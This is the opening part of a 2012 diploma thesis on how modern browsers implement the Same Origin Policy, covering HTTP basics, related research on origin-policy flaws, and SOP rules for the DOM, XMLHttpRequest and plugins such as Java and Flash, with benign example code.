RUHR-UNIVERSITÄT BOCHUM

Origin Policy Enforcement in Modern Browsers

A Case Study on Same Origin Policy Implementations

Frederik Braun

Diploma Thesis – October 26, 2012.
Chair for System Security.

1st Supervisor: Prof. Dr. Thorsten Holz
2nd Superviror: Prof. Dr. Jörg Schwenk
Advisor: Dr. Mario Heiderich

Abstract

The Same Origin Policy (SOP) is the foremost security policy in all browsers. Like most browser code, it underwent a significant amount of changes to keep up with the recent development for HTML5. This thesis covers the SOP implemented in modern browsers. It goes into detail where browsers behave similarly and where differences occur. The presentation of noteworthy exceptions, regardless of whether they are intended or have evolved out of legacy features, is then followed by an analysis of previous flaws. We identify parsing mismatches as the key source of policy bypasses and suggest methods to analyze and test browser code with regard to this discovery. Using these methods we have identified security issues in the Java Runtime Environment and Mozilla Firefox, which will be presented in the end.

Declaration

I hereby declare that this submission is my own work and that, to the best of my knowledge and belief, it contains no material previously published or written by another person nor material which to a substantial extent has been accepted for the award of any other degree or diploma of the university or other institute of higher learning, except where due acknowledgment has been made in the text.

Erklärung

Hiermit versichere ich, dass ich die vorliegende Arbeit selbstständig verfasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt habe, dass alle Stellen der Arbeit, die wörtlich oder sinngemäß aus anderen Quellen übernommen wurden, als solche kenntlich gemacht sind und dass die Arbeit in gleicher oder ähnlicher Form noch keiner Prüfungsbehörde vorgelegt wurde.

Date	author

Acknowledgements

I would like to thank my advisors Mario Heiderich, who provided his valuable knowledge about Browsers and Web Security, and Thorsten Holz for references to related work in academia and helpful remarks about the structure and writing of this thesis. I am especially thankful for having received immediate help with spontaneous questions.

I would also like to thank my proof readers for their technical and linguistic remarks; Pascal Szewczyk for his opinion on the design of my figures, and Jannah Lümmer for spotting general mistakes. Mark Goodwin made me realize the significance of the Java bug presented in Chapter 5.
Finally, I would like to thank my friends and fellow students for useful discussions during the work on this thesis.

Contents

1 Introduction **1**
- 1.1 HTTP by Example 2
- 1.2 Tools and techniques 4
- 1.3 Organization of this Thesis 5

2 Related Work **7**

3 The Same Origin Policy (SOP) **11**
- 3.1 Implementations 12
  - 3.1.1 The Same Origin Policy for DOM Access 12
  - 3.1.2 The Same Origin Policy for XMLHttpRequest 14
  - 3.1.3 The Same Origin Policy in Browser Plugins 15
  - 3.1.4 The Same Origin Policy for non-HTTP URLs 17
- 3.2 Exceptions 19
  - 3.2.1 A Weakened Same-Origin Policy 19
  - 3.2.2 Cross-Origin Communication: Features and Loopholes 20
- 3.3 Other Browser Policies 23
  - 3.3.1 Content Security Policy 23
  - 3.3.2 HTML5 Iframe Sandbox 23
  - 3.3.3 P3P Policies 24
- 3.4 Summary 24

4 Evaluation of SOP Flaws **27**
- 4.1 Attack Scenario 27
  - 4.1.1 Adversary Model 27
  - 4.1.2 Levels of Compromise 28
- 4.2 Flaws in the Same Origin Policy 30
  - 4.2.1 The Document Object Model 30
  - 4.2.2 XMLHttpRequests Across Origins 32
  - 4.2.3 Same-Origin Circumvention with Plugins 33
  - 4.2.4 Same-Origin Policy Bypasses via Non-HTTP Protocols 35
  - 4.2.5 Other Methods to Bypass the Same Origin Policy 36
  - 4.2.6 Authority Scoped to Host Names 38
- 4.3 Summary 39

5 A Systematic Detection of Novel SOP Flaws **41**
5.1 Manageable Testing of JavaScript Code on Multiple Browsers 41
5.2 Evaluation Results 44
5.2.1 Same Origin Policy Bypass for ZIP-based file types in Java 7 Update 5 44
5.2.2 A Flaw in Firefox's early HTML5 Iframe Sandbox implementation 46
5.2.3 Information Gathering for HTML Tag Statistics 47

6 Conclusion **49**

A Appendix **51**
A.1 ZIP-based SOP Bypass in Java 51
A.2 HTML5 Iframe Sandbox Bypass in Firefox Nightly 51

Glossary **52**

List of Figures **55**

List of Listings **57**

Bibliography **59**

1 Introduction

According to current statistics, the most common Internet-facing service is HTTP. Thus, browsers are the key element when it comes to Internet experience. Despite the trend that the mobile web is experienced through applications (so-called apps), browsers still hold the majority of all page impressions and are expected to remain of significant importance in the foreseeable future [Min]. The success of the web and the success of browsers is presumably based on the following: accessibility (due to widespread adoption), the possibility to ship applications (and updates) seamlessly and, the wide-ranging APIs in JavaScript (JS).
JavaScript (which has nothing to do with Java) is a scripting language every browser understands and every website may use by default. The most interesting feature about JS is actually the lack of some: JavaScript has no common Input/Output (I/O) interfaces. It is impossible to gain direct access to files, hardware or network resources. All existing APIs reside at a much higher level of abstraction. They range from opening new windows and resizing them, locating the visitor's current position on the earth, displaying videos or performing visual animations. These APIs are exposed to every website the browser displays. All visible and invisible website properties are accessible within a function scope called *window*, which contains the *document* object. This object represents the document's content in an API known as the Document Object Model (DOM) [W3C09].
All JavaScript APIs are subject to certain constraints. Most notably, there is the Same Origin Policy, the foremost security and privacy policy in modern browsers: Every website is identified by its Uniform Resource Locator (URL). Given this URL, browsers derive a so-called *origin*. An origin is a tuple of scheme, domain and port. This means that the URL `https://example.org/` is represented by `(https, example.org, 443)`[Ada11]. This origin is used as a criterion to grant or deny access to specific properties or methods. Specific code blocks in markup or JavaScript lead to further HTTP requests being issued – potentially against third-party origins. These requests, while mostly harmless, use ambient authentication. This means, that all outgoing requests towards an origin will carry the authentication credentials issued by this origin; regardless of the causing web page's origin (including authentication data has proven to be a severe problem; this is also known as Cross-Site Request Forgery (CSRF)).
While several types of requests may be directed towards other origins, it is notable that the response is only visible to JavaScript APIs if it was directed towards the *same origin*; hence the name: Same Origin Policy. Recent incidents have shown that unfixed flaws in this crucial part can have disastrous consequences: the public

disclosure of a bypass for the Same Origin Policy (SOP) in Firefox 16 on the release date [Heyb] made Mozilla remove the current version from their homepage and recommend everyone to downgrade back to version 15 [Coa], effectively exchanging this single SOP bypass for eleven critical and three high security issues found in the previous version (as the security announcement indicates [Mozc]). This event emphasizes the importance of this central security policy and underlines the necessity for further research.

1.1 HTTP by Example

HTTP GET Everything starts with a URL. URLs usually have the following parts: scheme, userinfo, host, port, path, query, and fragment [WHAb], i.e.,
`scheme://user:password@host:port/path/file.htm?query=value&query2=value2#frag` The fragment is also called the *hash*, as it is separated by a # sign. A very minimal URL may only consist of scheme, host and path being the document root (a forward slash): `http://example.com/`. In general, for the majority of everyday browsing, relatively short URLs are common. When a URL is entered, the browser goes through several steps, which will be shown here. For our example, we will use the following URL: `http://en.wikipedia.org/w/index.php?title=Same_origin_policy&oldid=509755943#History`.

The browser will start by resolving the domain `en.wikipedia.org` to its IP address. This step already involves some important questions: is this a Unicode domain? Which decoding standard will the browser use, IDNA2003 or IDNA2008? Which standard does the domain registrar apply? (All browsers except Opera use IDNA2003. All registrars except DENIC use IDNA2003 [vK]). Now that we know how to interpret the domain name in the URL, we can delegate the domain query to a DNS library. If the DNS query returns an IPv4 and an IPv6 address, IPv6 is preferred. Since the URL contains no port, a TCP connection to the default port (80 for HTTP, 443 for HTTP) is initiated. In the case of an HTTPS connection, a SSL/TLS handshake and an exchange of certificates (with mutual verification) will occur. Further details about the inner workings of SSL and TLS will be left out for brevity's sake, as its internals are of lesser relevance for our observations. Once the handshake is complete the connection (despite the bytes not going over the wire in plaintext) might be considered established and the HTTP procedures match nearly regardless of any encryption layers (exceptions will be noted later on). As soon as a connection has been established, the browsers sends an HTTP request, like the following (shortened for our example):

```
GET /w/index.php?title=Same_origin_policy&oldid=509755943 HTTP/1.1
Host: en.wikipedia.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:17.0) Gecko/17.0 Firefox/17.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://en.wikipedia.org/
Connection: keep-alive
```

HTTP requests and response usually come in two parts: a body and a header. The request header starts with the request method (GET), the host and the HTTP version. After this, an arbitrary amount of header lines (as *key: value* statements) may come, followed by a blank line and the request body. The body may contain arbitrary data for which the request header gives metadata. For GET requests, the request body is usually empty. The requested path is equivalent to what the URL shows as path and query part. The query part contains parameters for web applications. In this case, the Wikipedia web application knows it is supposed to look for a specific revision of the article with the title `Same_origin_policy`. The first line always consists of three words. Spaces in the GET path or query conflict with parsing of the first line in general, characters like `&?=` *within* query values will confuse the key/value extraction. This means that characters other than alphanumerics and `-_.~`, must be encoded. The used encoding algorithm, URL encoding, takes the hex representation of the byte and prepends a percent sign, e.g., < is %3C. The fragment identifier is always left out, as it is used to reference parts in the returned document and therefore used only in the browser. For virtual hosting (several domains residing on the same IP address), the targeted domain name is sent. A browser always identifies itself giving information about software version and operating system (User-Agent) and the URL it came from (Referer; this is left out when the protocol changes from HTTPS to HTTP). The accept headers state several aspects of data the browser can accept (content type, language and encoding). The browser would also like to keep the established TCP connection alive and send further requests after the current one has been responded to. Each line is separated by a CRLF (i.e., `\x0A\x0D`), the last line is followed by a blank line (i.e., double CRLF at the end). Then the server responds (the shown example is slightly abridged):

```
HTTP/1.0 200 OK
Date: Tue, 25 Sep 2012 09:57:26 GMT
Server: Apache
Content-Language: en
Content-Encoding: gzip
Content-Length: 11499
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
```

It first gives the status of the response (200 means OK, also commonly known is 404 for 'Not Found') and acknowledges the use of the suggested HTTP protocol version. The server sends its current date and software information (just like the browser did

with User-Agent). Then, metadata about the content follows (language, encoding, length and mime type). It also agrees that the currently established connection may be reused for another HTTP request. The headers are followed by a blank line and the requested document (HTML, in this case). The browser knows the document ends after 11499 bytes. The browser starts rendering the document and implicitly follows URLs for additional data like frames, images, Cascading Style Sheets (CSS) and JavaScript. As explained earlier, the same TCP (TLS/SSL) connection may be used. An example timeline for the retrieval of a simple HTML document that triggers additional HTTP requests is shown in Figure 1.1. Furthermore, additional HTTP request might be triggered from CSS (e.g. requesting images or fonts), JavaScript (requesting other pages, images, sending data) and forms. When the document is completely retrieved, the browser looks for an HTML tag element with the attribute `id` set to `History` and scrolls down accordingly.

In the early days of the web, all parts of the HTTP response generated by the server were merely determined from a specific file that resided in a real path on the server's hard disk. Nowadays all response data (from header to body) might be generated dynamically, depending on the user agent's request (or even IP address or the country in which the machine with the IP address is known to reside).



Figure 1.1: A browser's network requests in a timeline as shown in Firebug

HTTP POST POST requests, in comparison to GET requests, *do* contain data in the HTTP request body. A typical example for a POST request is clicking on a form's submit button (e.g., using a search engine, logging in to a web application). POST data is usually split into key-value pairs just like GET parameters and URL-encoded as explained before.

1.2 Tools and techniques

Several tools have aided the writing of this thesis. For an analysis of specific browser features and previous bugs, a deep insight in the execution state and knowledge of the transferred data is required. All modern browsers come with JavaScript debugging features, mostly known as *Developer Tools* or may be extended with the help of

an add-on. These tools provide comprehension of the current JavaScript execution scope with the defined variables, functions and DOM properties. It also allows to inspect the HTML source code of the document as the browser interprets it (in contrast to how it went over the wire). This, for example, includes handling of unclosed tags and omitted quote characters. They also provide a console interface with tab completion for JavaScript functions and attributes (also including the current document as scope). Most of these consoles show background HTTP requests with their raw response and request data. Adobe Flash as well as Oracle's Java plug-in provide a developer console as well. This is can be used to look up exceptions but can also be used by the developer to print out debugging information.
In addition, the network sniffer *Wireshark* was used to see raw packets as they leave and enter the network interface. Wireshark allows to capture all data and provides so-called dissectors to view protocol specific parameters for all layers (here: Ethernet, IP, TCP, HTTP). This is useful for monitoring more than one protocol, especially when layers beneath the actual HTTP traffic are observed. Besides, we also used the web scraping software *Scrapy*, which will be introduced alongside our results in Section 5.2.3.

1.3 Organization of this Thesis

This thesis is organized as follows: After this introduction, we provide context with academic and non-academic publications in Chapter 2. We paraphrase current research and sum up the most important details about recently published work in this specific field. Afterwards, we describe tools similar to the one we have developed to aid our analysis.
In Chapter 3 the Same Origin Policy will be presented. This chapter goes into detail for several aspects of the SOP, namely within browsers, plugins and for non-HTTP URLs. The chapter explains exceptions and updates, which the SOP has experienced lately. It then closes with a reference to other related policies or features that add to or build on the SOP.
Chapter 4 starts with a threat model and gives examples of previous bugs in the policy and its implementation across browsers.
Based on this, the fifth chapter provides steps on how to deduce further critical points. The goal of this part is to extrapolate and find new security issues. Simple tools have been developed to aid this goal and they will also be presented alongside the methods used to carry out our efforts for this chapter. The final chapter concludes the thesis and summarizes our findings.

2 Related Work

This chapter describes related papers and practical work that focuses on the security of the Same Origin Policy (SOP), may it be in the policy itself or a flaw in the software implementation of the policy. Besides scientific publications and technical documents, we will also take software efforts to analyze the soundness of the SOP into account.

Despite its comparably late release as RFC6454 (in [Ada11]), the concept of origins and the SOP has already been studied widely before. The first referenced articles analyze the SOP from a theoretical perspective, discussing the policy and its *access control* implications. The other following articles, however, focus on given implementations of the SOP in browsers and discuss the implications of novel attacks or new features.

Huang et al. show a method of exploiting very lax Cascading Style Sheets (CSS) syntax parsing to leak private information from third party websites [HWEJ10]. Due to the fact that CSS syntax is based on typically harmless special characters like `{`, `}` and `:`, the injection of specific CSS syntax into arbitrary web pages is very likely. In combination with fault tolerant CSS parsers across all browsers, the authors found a way to read page contents across origins using the `document.styleSheets[].cssRules[]` arrays. As a countermeasure they suggest to depend on a proper HTTP `Content-Type` header to trigger CSS rendering and to parse the given syntax less tolerantly.

A. Barth et al. performed a runtime analysis to gain insight on so-called *capability leaks* [BWS09]: the handle to a JavaScript object of another site might violate the SOP. This type of vulnerability is a typical implementation flaw that all browsers suffered from in the past. The authors collected new instances of this problem by analyzing the JavaScript engine's heap and comparing objects which are connected by Document Object Model (DOM) attributes. The proposed fix here was of a more generalized nature: instead of subverting the security by the possibility of being repeatedly vulnerable against newly discovered leaks and implementing fixes, they suggest to add a reference monitor into the JavaScript engine. This reference monitor can then hook into each object's methods and compare the origin of object-owner and the currently executed script.

Chen et al. have presented so called *script accenting* in which they proxy access to DOM properties through an access control layer [CRW07]. This layer generates an accent key for each *domain* (i.e., not origin). This accent key is a 32-bit random value that is applied to all objects via XOR. As this key is based on the current domain, access from other domains will fail as the accenting layer fails to decode the

data with the other domain's accent key. Their approach has been implemented for Internet Explorer and is said to be of light-weight overhead and completely transparent for web applications.
While their approach looks rather elegant, later research [JB08] has shown that binding access control to something more restrictive than an origin (i.e., only the domain name) can imply further problems. Jackson and Barth discovered the following: whenever a privilege is bound to a "subset of documents in an origin", this policy might be circumvented by leveraging the SOP. For example, cookies that are bound to a specific path (a finer-grained origin) may be retrieved by *any* document within the same origin by using DOM access (window/iframes handles) or XMLHttpRequests. Furthermore, Firefox allowed white listing of documents within a JAR file to execute privileged JavaScript code, like writing to disk. This feature may be obtained and instrumented by other documents in the same origin (it appears that this was valid for other files within the same archive *and* other files on the same origin that are not in this JAR file). Instrumentation, again, may simply be performed by adding an additional script tag in the privileged document via DOM access methods (*window* object handles).
The given objections by Jackson and Barth also apply to an approach that adds the remote server's public key to the tuple of origin criteria. The so called *strong locked same origin policy* is supposed to protect against attacks in which the user agent mistakes one Internet host for another (e.g., DNS rebinding attacks) [KSTW07]. This approach suffers from a lack of adoption by browser vendors, who perform *DNS pinning* instead [JBB+09]. DNS pinning is a technique in which previous results for DNS resolution will be cached internally and further requests towards the same host will be forced to use the very same IP address (or even the existing TCP connection) as before. In addition, DNS pinning overcomes the fallacy that comes with finer-grained origins, when addressing the methods to circumvent this pinning as mentioned in their paper.
In 2010, Singh et al. pointed out that access control in the browser uses different principals than just the SOP and that this inconsistency might lead to security issues [SMWL10]. As a result they crawled the web and determined the level of adoption for features they consider hazardous. Having estimated a so-called *compatibility cost* their major contribution is to suggest which issues could easily be resolved by removing features. Unfortunately, the foremost issue they identified (discrepancies between cookie and DOM access control, as explained above) has also the widest adoption and therefore cannot be removed from browsers.
Zalewski's "Browser Security Handbook" [Zal10] and "The Tangled Web" [Zal11] provide a great overview regarding web and browser security features, it's historical evolution as well as a significant amount of bugs the author has found in the past.
Finally, even the recently published RFC6454 emphasizes notable security implications: firstly, each origin comparison (as it includes host names) relies on DNS entries. DNS entries pose a transient relation, that might be (wrongly) cached. It is also notable that a migration from IDNA2003 to IDNA2008 will change DNS resolution for non-ASCII domain names: the domain `Fuß.de` is currently decoded

as `Fuss.de`, but will be encoded to `xn-fu-hia.de` in the future. The origin relation will therefore change as well - one might think. Secondly, browser accessible resources are subject to divergent access models. This addresses cookies (as stated before) as well as non-HTTP URI schemes and leads to implementation specific origin comparison algorithms for protocols other than HTTP. These incoherencies may obviously lead to impedance mismatches, where two layers of abstractions (e.g., APIs or third party libraries) apply different models of reality and can cause same-origin flaws.

Part of this thesis is an effort to extrapolate on given vulnerabilities and inconsistencies. To aid these attempts a test framework has been designed that aims to simplify cross-browser testing and support test cases that allow automation. Browser vendors use unit and regression tests (which may be openly accessible) for internal purposes. These can mostly be considered of lesser relevance, since their goal widely differs from the one followed by our implementation.
A JavaScript testing harness by the "test suite task force" of the HTML Working Group is technically similar, but aims to be something different. It poses a joint effort by browser vendors to analyze and compare feature adoption among their products [W3Cg].
In 2008, Zalewski and Almeida of Google Inc. have implemented a test suite that is similar to our approach in Chapter 5. Their set of tests consists of several attack vectors that attempt to circumvent DOM access restrictions. Unfortunately, their work is unmaintained and therefore out of date [ZA]. A few tests cases from their test set can also be found in our solution.

3 The Same Origin Policy (SOP)

> "The same-origin policy is the most important mechanism we have to keep hostile web applications at bay, but it's also an imperfect one." [Zal11]

In 1996, Netscape Navigator 2.0 introduced frames, i.e., rendering two HTML files in one browsing window. This feature allowed creating `window` objects in one scope that point to documents in other, arbitrary domains, which would imply access to the content of any other site within the current browser scope; including session data. Hence, solid regulation techniques were required. As a result, Netscape Navigator also came up with the first version of the *Same Origin Policy* (SOP) [MDNb]: The Same Origin Policy (SOP) enforces access control by checking three attributes of a document's URL: the protocol, the hostname and the port. This triple is also called *Origin*. For URLs that do not point to an HTTP or HTTPS resource, the notion of ports and domain names must not necessarily exist. Thus, slightly different features are used. See Section 3.1.4 for more information. The first definition of the SOP goes as follows:

Protocol Access from a website using a different protocol is forbidden. This mainly concerns access from the HTTP to the HTTPS part of a website and vice versa.

Hostname Documents on a different domain name are separated as well. Comparison uses the fully qualified domain name (FQDN). Two Websites have the option to both ask for a relaxation of this check and whitelist subdomains, by setting `document.domain` to a suffix of the current domain. This will be explained in detailed in Section 3.2.

Port Documents residing on different ports are separated as well. Internet Explorer disregards the port criterion completely.

Only in late 2011, RFC 6454 was published which precisely sums up the notion of an origin [Ada11]: The document gives advise on serialization and deserialization of an origin, given a URL string. The author precisely notes an origin being used "as the scope of authority or privilege by user agents". Besides this, the RFC also defines the `Origin` header for HTTP requests, which, as a possible remedy for Cross-Site Request Forgery (CSRF), is of lesser importance for the context of this thesis.
The rest of this chapter gives details about SOP implementations for several browser aspects.

With frames being the core feature that combined JavaScript capabilities from distinct sites, the early Same Origin Policy originally controlled only DOM access (Section 3.1.1).
Given the advent of new browser features, most notably XMLHttpRequest (XHR), the SOP has been extended or simply adopted to the new APIs. Details on the precise implementation are given in Section 3.1.2.

The gist of this chapter is based on the works of Zalewski [Zal10], [Zal11] and Heiderich [Hei12]. Its goal is to cover the most recent developments.

3.1 Implementations

> "Browsers' isolation mechanisms are critical to users' safety and privacy on the web. Achieving proper isolations, however, has proven to be difficult. Historical data show that even for well-defined isolation policies, the current enforcement mechanisms can be surprisingly error-prone. Browser isolation bugs have been exploited on most major browser products." [CRW07]

3.1.1 The Same Origin Policy for DOM Access

SOP enforcement in the DOM means, as Barth et. al. have shown, dealing with an interplay between two restriction models: the Document Object Model (DOM) and the JavaScript implementation [BWS09]: the JavaScript engine renders an object capability model. That means every JavaScript object has attributes which point to another object and a chaining of properties gives implicit access to a multitude of other objects. A *window* handle, for example, inherently includes the attributes and functions to inspect and alter the underlying document, which may again contain *iframe* tags that reference different *windows* from various origins. The DOM, however, monitors each attempt and denies or allows access based on its policies (see Section 3.3 for policies other than the SOP), therefore implementing a typical access control reference monitor. *Window* handle access has to be observed and denied when origin borders are crossed. This means that whenever a JavaScript object is used, created or transferred it already contains implicit access. Every scenario of foreign and restricted objects handed over or referenced from another origin must be explicitly denied by the DOM. Whenever this is left out, due to a newly implemented feature or a logical fallacy, a bug emerges. Barth et. al. implemented a monitor for WebKit's JavaScript heap and identified security vulnerabilities by observing JavaScript object references that span across origins, essentially verifying that this is a serious threat. As we will show in Section 4.2.1, similar bugs have existed and might come up in other browsers as well.

There are numerous DOM APIs that may provide sensitive information. The following properties are arranged as shown in Figure 3.1 and access usually implies access to the children (only from a capability perspective), as shown:



Figure 3.1: Some JavaScript Objects and Their Hierarchy; Non-exhaustive List.

window Almost all JavaScript functions are attributes of the current *window* object. It is also default execution scope for JavaScript code in the DOM. *Window* gives access (or at least references) to the current document (see below), the browsing history (limited) and the current URL (see *location*).

history The *history* object is mostly used for navigating the history. Although Mozilla Firefox exposes the attributes *next* and *previous*, it is unreadable from non-privileged JavaScript code (most browsers have a notion of *privileged* JavaScript code that is used for internal functions or as an API for addons). The function *history.go()* allows moving forward and backward as if the user was clicking the navigation buttons. The denied access to *history.previous* in Firefox makes little sense, since the property *document.referrer* exposes the very same information.

document The *document* object gives full access to the current document, including all nodes, tags and their attributes. Despite this, the current location and the currently set cookies for this domain are accessible as well.

location This object may also be accessed as *window.location*. The *location* object gives the current URL in a parseable format, as it contains the attributes *protocol*, *hostname*, *port*, *path*, *search*, and *hash*. It is also possible to navigate the browser by using the methods *replace* and *assign* (similar to direct assignments using the equal sign). These setter methods are accessible across origins.

cookie This gives read and write access to all cookies. Cookies marked as HttpOnly are not accessible.

Despite these basic DOM properties many others exist, depending on the underlying HTML document. Frames and popups, for example, contain or return handles to

other *window* or *document* objects, which may or may not be accessible - depending on their origin.
Also, numerous properties exist in features that emerge with the ongoing implementation of HTML5 [WHAa]. For example the Canvas API allows image manipulation in the DOM and includes methods to embed images from other origins.
Therefore, the SOP for DOM access relies heavily on the care of programmers implementing new features. Every upcoming API has to include permission checks for operations that may cross origins. Obviously, this means that the aforementioned mass of HTML5 additions tore several holes in the SOP (cf. [nas], [Zalb], [Gun] and many more).
Some browsers even tend to implement other access control mechanisms (e.g., for new APIs like Geolocation [W3C10]) and bind the policy to the hostname only. Section 3.2 presents further examples.

3.1.2 The Same Origin Policy for XMLHttpRequest

The XMLHttpRequest (XHR) object has its ancestry in Microsoft Internet Explorer's MSXML library [Hop]. This feature incorporated the first legitimate API to issue HTTP requests in the background (Hacks that create hidden HTML elements to trigger HTTP requests have existed earlier). The very first implementation was specific to Microsoft's Internet Explorer (IE) and then adopted by Mozilla as XMLHttpRequest later on. An API with this specific name was adopted as a W3C standard and with IE 7 in 2006, the object was called XMLHttpRequest across the majority of all browsers.
The XHR object has a synchronous and asynchronous mode. This means, that the following code statements will wait an indefinite time until the response is present (synchronous) or that a callback function is called as soon as the request is completed, despite other code lines following the request. A simple XHR GET request is shown in Listing 3.1.

```
1   x= new XMLHttpRequest();
2   x.open('GET', location.href, false); // false = synchronous
3   x.send(null); // send no data in request body
4   console.log(x.status); // print HTTP status code, e.g., "200"
5   console.log(x.responseText); // print the response, e.g., HTML
        code
```

Listing 3.1: HTTP GET Request with XHR

As simple as this object is, it comes with important security considerations: XHR uses so-called *ambient authentication*. This means, that every request the browser issues includes all known session data for the target host (equal to requests that stem from cross-site requests triggered with *img* tags and alike). Just like DOM access over iframes, this API could lead to dangerous privacy leaks if JavaScript were to read the response that comes from other origins and contains confidential information (e.g., banking credentials). Therefore, also the XHR object is bound to

the SOP: objects may be instantiated and prepared using the *open()* method, but a *send()* method will always fail unless the target is *same-origin*. One could argue that sending should be allowed and only restrict read access to the response, but the XHR object is able to formulate more complicated requests than it is possible with previously mentioned hacks. Notably, request headers may be set and modified (despite some restricted headers like *Host* or *Content-Length*).
Despite basic HTTP handling, new features have emerged. These features were developed since 2008 in a draft called *XMLHttpRequest Level 2* and have been merged into the main specification in December 2011. As of now, HTTP requests towards other origins are in fact possible if the target opts in by sending *Access-Control* headers in HTTP responses, a feature called Cross-Origin Resource Sharing (CORS). This will be discussed further in Section 3.2. Other features allow the API to send and request other data than strings, like binary objects. In addition, the XHR object may also be instructed to return a *document* object instead.

3.1.3 The Same Origin Policy in Browser Plugins

Browser plugins are a very powerful component. On installation they register for a specific MIME type and they will then be called whenever that type comes up, be it in tags (*object*, *embed* or *applet*) or by browsing directly to a file. Plugins can perform rendering within the current browser window, access the network stack and use the DOM [MDNa].
In theory, browser plugins would have the following two options for performing HTTP requests: Firstly, using the network stack to establish their own connections — including the amenity to perform custom HTTP requests. Secondly, using the browser to issue outgoing requests, with the benefit of using the browser's settings and cookies but also being bound to browser security policies (i.e., no access to HTTP-only cookies and no access to HTTP responses for cross origin requests). Arguably, this would be a rather useful feature than a limitation. Since every plugin may perform its own HTTP requests *and* access DOM attributes, usage of accessible (in terms of *not HTTPOnly*) cookies is implied.

Java Oracle's Java plugin for example, has numerous methods of accessing the DOM: originally, there was only a class called *JSObject* and DOM access was prohibited unless the HTML tag was bearing a *mayscript* attribute. But since this restriction did not work with Internet Explorer, it was lifted completely for present Java versions [Dot]. *JSObject* allows execution of arbitrary JavaScript from the applet and gives access to JavaScript DOM methods like *getElementById*.
Java also comes with the *DOMService* class that provides a detailed DOM API without the requirement to express the DOM operations in JavaScript, like with JSObject. Classes like HTMLDocument and other classes in the *org.w3c.dom* package make this fairly easy.

Including Java applets from any kind of domain is comparable to the use of JavaScript files from arbitrary domains, which are then included in the document with access to the current origin, regardless of their hosted location. Besides DOM access, Java applets may also use the network stack with the use of several APIs. The Socket class can be used to open raw sockets to the current host whereas the URL class may be used to perform arbitrary HTTP requests to the current host using the browser's cookie store. Given this, access to other domains on the very same IP is somehow implied: first, a socket connection may simply state any domain in custom HTTP headers, additionally Java does not prevent the code from doing so for URL connections in the first place. Zalewski attributes this (and other unexpected behavior) to the class method *java.net.URL.equals* that is used for same-origin checks: this method considers two hostnames equal when their IP addresses are equal, e.g., `example.com` and `example.net` [Zal10].
Webhosts may also opt out of the same origin policy completely (or for specific source hosts) by providing a so-called *cross domain policy*. This specification has been adopted from Adobe Flash and will therefore be covered next. Several test cases to confirm these findings were created and are enclosed in the appendix, a security issue in Java has been discovered during the work on this thesis and will be explained in Chapter 5.

Adobe Flash Adobe Flash exposes several ways to perform HTTP request or access the DOM and therefore issue requests from within the browser (i.e., *flash.system.fscommand*, *ExternalInterface.call* and *flash.net.navigateToURL*). All of them carry the browser's credentials and are limited by the SOP, although Flash is in fact satisfied if only the hostnames match. It is also noteworthy, that Flash relies on the DOM attribute *window.location* for its decisions. Further access from the Flash object to the current site can be restricted by setting the parameter *allowScriptAccess* from HTML. The recognized values are *sameDomain* (default), *always* and *never*. While the implications of the latter are pretty obvious, *sameDomain* checks whether the domain of the current HTML document as well as the domain where the Flash file is hosted are the same [Adob]. General network access can be blocked with the attribute *allowNetworking* set to *none*, where *all* is the default and *internal* allows direct requests from Flash but blocks interaction with the browser.
Flash also allows web pages to opt out of the SOP by providing a *cross domain policy*. A file called *crossdomain.xml* at the root of the target host contains the policy and may state whether cross domain access is allowed and defines the required circumstances. Despite the granting of permissions for cross-site requests, a policy in the root directory may restrict the location of policy files for the whole domain [Adoa]. A possible policy for example.org (as shown in Listing 3.2) might whitelist access from other related domains, e.g., example.*net*, example.*com* and iana.org. The given file also excludes additional policy files in subdirectories ("*master-only*").
Cross domain policy files were the first standard to legitimately soften the SOP. Despite Adobe's suggestion that a policy file should be sent with the HTTP content

type *text/x-cross-domain-policy*, the types *text/**, *application/xml* and *application/x-html+xml* are also valid. This can be restricted from the document root's policy file as well and is highly advisable as explained in Section 4.2.3. Considering that policies are mere files, they also provide a new attack surface for malicious uploads.

```
1 <?xml version="1.0"?>
2 <!DOCTYPE cross-domain-policy SYSTEM "http://www.macromedia.com/xml/dtds/
     cross-domain-policy.dtd">
3 <cross-domain-policy>
4   <allow-access-from domain="*.example.com" />
5   <allow-access-from domain="*.example.net" />
6   <allow-access-from domain="*.iana.org" />
7   <site-control permitted-cross-domain-policies="master-only"/>
8 </cross-domain-policy>
```

Listing 3.2: A crossdomain.xml example

